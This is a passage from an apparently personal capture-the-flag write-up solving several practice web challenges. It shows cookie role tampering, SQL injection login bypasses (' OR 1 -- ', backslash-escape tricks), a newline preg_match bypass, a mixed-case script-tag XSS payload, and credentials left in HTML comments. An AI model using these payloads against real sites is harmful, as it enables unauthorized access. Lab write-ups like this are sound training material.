
You don't have any posts!

The next step was for me to try and modify the value from demo to admin, and after executing it I was given an access denied as shown below.




Access denied!

Next, I opened up burp suite and intercepted the request, and understood why initially my request was denied it was because I had changed only the URL value from demo to admin but there was a cookie which had the same parameter user and value demo which were supposed to be changed.



After making proper modification on the URL and cookie, when I sent the request to the server, I finally got the flag as shown below.



In this challenge we were exploiting a vulnerability in the access control and cookie

7. Bypass world

Challenge Name: bypass the world

 Category:	Web Security	 Level:	medium
 Tries:	896 Times	 Solved:	544 Times

Challenge Description

I Don't Care if the world is against you, but i believe that you can bypass the world

 **Link:** <http://35.197.254.240/bypassworld/>

The next challenge was called bypass the world where its description says that **“I don’t care if the world is against you, but I believe that you can bypass the world”** as the challenge says you can bypass the world, key word here is bypass meaning that the challenge may involve some sort of filtering mechanism bypass.

Looking at the provided link we are greeted by a login page. Tried login in with default credentials (admin:admin) but it didn’t work.

**Its been too long,,, Let's Warm up**

Username:

Password:

**Wanna Source ... !!!**

Then I tried checking out the hit button which was called wanna source and we see a piece of code as shown below

**Its been too long,,, Let's Warm up**

Username:

Password:

wrong user or password**Wanna Source ... !!!****Bypass The World :)**

```
$name = preg_replace('/\//', "", $name);  
$pass = preg_replace('/\//', "", $pass);
```

```
$query = "SELECT * FROM users where name = '$name' and password = '$pass'"
```

according to the above piece of code the user authentication is validated through an SQL query. In the code we can see the string preg_replace. preg_replace searches for a string provided by the Source that matches the

regex Pattern and replaces it with the specified Replacement. The other part of the code shows the following pattern


/ is a delimiter that denotes the start and the end of the pattern

\ is used to escape the single quote and match ' literally

This pattern will simply remove any single quote, single quotes were going to be used to terminate that other single quote from the SQL query for both name & password so we can inject our query. since the query is a string, we can include a backslash (\) which is going to escape the single quote following the \$name variable so the query would be something like



Its been too long ,, Let's Warm up




The screenshot shows a web application login form with two input fields: "Username:" and "Password:". The "Username:" field contains a single quote character ('). Below the form is a "Submit" button. In the foreground, a Notepad window titled "*Untitled - Notepad" is open, displaying the text: "or+1=1# - kept on password".

This payload could also be use **OR 1=1 --**

After executing the above payload which was going to bypass the filtering mechanism in place, and we got the flag as shown in the below image.



Its been too long ,, Let's Warm up



The screenshot shows a web application login form with two input fields: "Username:" and "Password:". Below the form is a "Submit" button.

Congratz
FLAG: FLAG{Y0u_Ar3_S0_C00L_T0d4y}

8. Admin has power

Challenge Name: Admin has the power

Category: Web Security

Level: easy

Tries: 11459 Times

Solved: 5616 Times

Challenge Description

Administrators only has the power to see the flag , can you be one ?

Link: <http://35.193.45.56/adminpower/>

This challenge is called admin has power, which has the description of “**administrators only has the power to see the flag can you be one?**” looking at the provided link we see it a login page.

35.193.45.56/adminpower/



Username

Password

Sign in

Looking at robots.txt and there was nothing useful there, next I went and inspected the source code and found credentials to login in the website page, sometime coders tend to insert hard coded comments so as to remember what part of the code does what and this practice can come with its consequence cause someone can forget to remove credentials in the hard coded comments as shown below.

```
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
<title>Admin Panel</title>

<!-- Bootstrap -->
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1d<

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
  <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
  <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
<![endif]-->
<!-- TODO: remove this line , for maintenance purpose use this info (user:support password:x34245323)-->
</head>
<body>
```

Login in the page we see a message that says “**Hi support, your privilege is support, maybe you need better privileges**” this basically means that we need to gain access to the admin page.

35.193.45.56/adminpower/

Hi support

Your privilege is support , may be you need better
privilages !!

Intercepting the request, we see that in the cookie there is a role which is set to support.

```
POST /adminpower/ HTTP/1.1
Host: 35.193.45.56
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://35.193.45.56
Connection: close
Referer: http://35.193.45.56/adminpower/
Cookie: role=support; PHPSESSID=uq7lpu04qd98uhnt4flff0jfa0
Upgrade-Insecure-Requests: 1

username=support&password=x34245323
```

The next thing is to change the role from support to admin and then send the request back to the server

```
POST /adminpower/ HTTP/1.1
Host: 35.193.45.56
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://35.193.45.56
Connection: close
Referer: http://35.193.45.56/adminpower/
Cookie: role=admin; PHPSESSID=uq7lpu04qd98uhnt4flff0jfa0
Upgrade-Insecure-Requests: 1

username=support&password=x34245323
```

After sending the request to the server and we inspect the result and get the flag as shown below

```
</head>
<body>
  <div class="container" style="padding-top: 150px;">
    <div class="row">
      <div class="col-sm-6 col-sm-offset-3">
        <h1>
          Hi admin
        </h1>
        <h3>
          Admin Secret flag : hiadminyouhavethepower
        </h3>
      </div>
    </div>
```

9. Catch me if you can

Challenge Name: catch me if you can


 Category:	Web Security	 Level:	medium
 Tries:	1416 Times	 Solved:	772 Times

Challenge Description


I'm Just wanna Make Sure if you Are Mr.Robot

 **Link:** <http://34.76.107.218/catchmeifyoucan/>

The next challenge was called catch me if you can with the description of “I’m just wanna make sure if you are not Mr. robot”. we take the URL provided and run it, and we see that we have a website.



I started by navigating round the website and there was nothing interesting, then I went and examined the source code and there was nothing interesting there too and finally trying robots.txt I found there were two files as shown below.



Checking out the path `/S3cr3t.php` and find that there is a login page asking for a password.



This is a Restricted Area Give a Proof you are authorised

Password:

Submit

Wrong Password

Going to the second path `/source.php` we see that there is a code hinting to the login page. Based on the code the password must end with `R_4r3@` and must contain numbers letters from a to z and numbers from 0 to 9



```
<?php

include('flag.php');

$password=$_POST['pass'];

if (strpos( $password, 'R_4r3@') !== FALSE) {

    if (!preg_match('/^-[a-z0-9]+$/', $password)) {

        die('ILLEGAL CHARACTERS');

    }

    echo $cipher;

}

else


{

    echo 'Wrong Password';


}

?>
```

So, for this we need a function to bypass (break) the preg_match function which for our case we can use the value %0a (%0a is a URL encoding of a new line) and based on the rule to bypass the filter out password would be 1997%0aR_4r3%40 or 1997%0aR_4r3@



And we get a response of an obfuscated code which is called **brain fuck** for us to decode in order to get the flag. Sending the codes in an online decoder we get our flag as shown in the image below



10. Cheers

Challenge Name: Cheers


 Category:	Web Security	 Level:	easy
 Tries:	1896 Times	 Solved:	718 Times

Challenge Description

Go search for what cheers you up

 Link:	http://ec2-54-93-122-202.eu-central-1.compute.amazonaws.com/ch33r5/
--	---


The next challenge was called cheers which descriptions says “go search for what cheers you up” funny description this one has but I opened the link and a webpage was on.



Ops!! Can You Fix This Error For Me Please ??!

Notice: Undefined index: welcome in /var/www/html/ch33r5/index.php on line 14


And we see that there is a php error on page, now let us try to fix it. From the error message from the page, it says there is an undefined index called welcome. So, I took the parameter welcome and inserted it in the URL like `ip/ch33r5/?welcome` and got another php error page.



Hello !!!

Notice: Undefined index: gimme_flag in /var/www/html/ch33r5/index.php on line 19

Next I sent both the first unified index and the second one which looked like `ip/ch33r5/?welcome&gimme_flag` and got the flag.



11. Cool name effect

Challenge Name: Cool Name Effect

 Category:	Web Security	 Level:	easy
 Tries:	4208 Times	 Solved:	2934 Times

Challenge Description

Webmaster developed a simple script to do cool effects on your name, but his code not filtering the inputs correctly execute javascript alert and prove it.

 **Link:** <http://34.77.37.110/cool-effect/>

The next challenge was called cool name effect with the description of “webmaster developed as simple script to do cool effects on your name, but his code not filtering the inputs correctly execute java script alert and prove it” this challenge basically wants us to perform a cross site script (XSS) on the page. Opening the page we see a website where you can type anything.

Name

Your name here

I started by typing the word test and see what will happen and see that it displayed the string on the page as shown on the below image.


Name

testing this page

Next, I had sent a XSS payload and see how the page reacts and we can see that the word script is being filtered and being replaced by the word forbidden, this means that there is some sort of filtering mechanism at the backend that does this.



For this we can make use of HTML tags which are case insensitive, this means that we can make the script tag letters with a mixture of lower and upper-case letters which is going to be interpreted no different than a lower-case script tag. The script would be as follows `<ScRiPt>alert(1)</ScRiPt>` and by executing this it bypasses the current filter and pop up an alert which give us our flag as shown in the image below.



12. Easy Access


Challenge Name: Easy access

 Category:	Web Security	 Level:	easy
 Tries:	866 Times	 Solved:	497 Times

Challenge Description

Only superpower makes you see unlimited view.

The next challenge was called Easy Access which had a description of “**Only superpower makes you see unlimited view**” from the description they are referring to the admin page. Went to the link they had provided, and a login page appeared.

 ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/easy-access/ 

Login

username

Password

☐ Remember Me

Login

[Forgot Your Password?](#)


Tried to check robots.txt but it had nothing useful from there, next I went to examine the source codes and found hard coded credentials on the web site.

```
<!------- Include the above in your HEAD tag ----->
<!-- Fonts -->
<link rel="dns-prefetch" href="https://fonts.gstatic.com">
<link href="https://fonts.googleapis.com/css?family=Raleway:300,400,600" rel="stylesheet" type="text/css">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css">

<title>easy_access</title>
</head>
<!--user:bob,pass:password-->
<body style="height:auto;margin:0 auto;padding:0 auto ;">
```


Logging in the page and see the page says only the admin can see the flag, intercepted the traffic using burp and there was nothing that I could tamper with to try and exploit the page



Welcome bob!! You are now logged in!

Only admin can see the flag

Went back to the page and tried to use SQL Injection on the page to try and exploit it, I inserted the payload on the username and anything on the password cause it won't affect anything due to the -- - which is going to ignore everything else after.



Login


username ' OR 1 -- '

Password ●●

☐ Remember Me

Login [Forgot Your Password?](#)

After executing the payload we get a welcome as admin and see the flag



Welcome admin!! You are now logged in!

flag{!njection_3v3ry_wh3r3}

13. Easy Message

Challenge Name: Easy Message


Category:	Web Security	Level:	easy	Created At:	2 years ago
Tries:	4288 Times	Solved:	817 Times	Points:	50

Challenge Description

I Have a Message for you.

Link: <http://35.240.62.111/easymessage/>

The next challenge was called Easy Message which had a description of “**I have a message for you**” going to the link that was provided I found it was a login page.




Please sign in

Username

Password

Sign in


Going through the source page there was nothing interesting, inspected element and there was nothing interesting there too, I decided to go and do a directory brute force and found there was a robots.txt available and which I viewed the path and found there was an interesting file path called source as shown below.



```
User-agent: *  
Disallow: /?source
```

Though the folder says disallowed but what may be disallowed doesn't mean its actually not accessible, so I went, and copy pasted the path to the URL and found the source code of the login page.

The code basically says that the username and password are the same which are basically encoded in base64 as shown in the image below.



```
<?php
$user = $_POST['user'];
$pass = $_POST['pass'];

include('db.php');

if ($user == base64_decode('03liZXItVGFsZW50') && $pass == base64_decode('03liZXItVGFsZW50'))
{
    success_login();
}
else {
    failed_login();
}

?>
```

Next, I took the base64 value from the code and decoded it got the username and password to be Cyber-Talent

Decode from Base64 format

Simply enter your data then push the decode button.

Q3liZXItVGFsZW50

 For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8  Source character set.


☐ Decode each line separately (useful for multiple entries).

☒ Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE > Decodes your data into the textarea below.

Cyber-Talent

